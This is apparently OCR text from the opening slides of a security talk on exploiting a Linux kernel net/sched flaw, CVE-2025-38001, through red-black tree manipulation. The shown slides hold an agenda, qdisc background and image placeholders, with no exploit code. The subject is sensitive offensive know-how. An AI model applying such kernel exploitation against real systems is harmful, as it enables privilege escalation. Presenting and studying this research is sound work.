An RbTree Family Drama

Exploiting a Linux Kernel 0-day Through Red-Black Tree Transformations

Savino Dicanosa, William Liu

AGENDA

AGENDA

- NET/SCHED OVERVIEW

AGENDA

- NET/SCHED OVERVIEW
- CVE-2025-38001 ANALYSIS

AGENDA

- NET/SCHED OVERVIEW
- CVE-2025-38001 ANALYSIS
- RBTREE ATTACK AGAINST LTS/COS

AGENDA

- NET/SCHED OVERVIEW
- CVE-2025-38001 ANALYSIS
- RBTREE ATTACK AGAINST LTS/COS
- MITIGATIONS EXPLOIT

WHY CARE?

WHY CARE?

WHY CARE?

WHY CARE?

Q: Why do you remove the proof-of-work?

One of the recent submissions could pass the PoV faster than we expected and we don't want to give unfair advantage to anyone. We hope that the IP restrictions are enough protection for now against overwhelming our server.

(edited)

WHY CARE?

Q: Why do you remove the proof-of-work?

One of the recent submissions could pass the PoV faster than we expected and we don't want to give unfair advantage to anyone. We hope that the IP restrictions are enough protection for now against overwhelming our server.


(edited)

3.59 seconds


LINUX NETWORK SCHEDULER

WHAT IS A QDISC?


NETWORK SCHEDULER: QDISC




NETWORK SCHEDULER: QDISC




NETWORK SCHEDULER: QDISC




NETWORK SCHEDULER: QDISC



NETWORK SCHEDULER: QDISC




NETWORK SCHEDULER: QDISC




NETWORK SCHEDULER: QDISC

A Hierarchical Fair Service Curve Algorithm for Link-Sharing, Real-Time and Priority Services

Ion Stoica, Hui Zhang, T. S. Eugene Ng
Carnegie Mellon University
Pittsburgh, PA 15213
e-mail: {istoica,hzhang,eugeneng}@cs.cmu.edu




NETWORK SCHEDULER: QDISC




"HISTORICAL" VULNERABILITIES

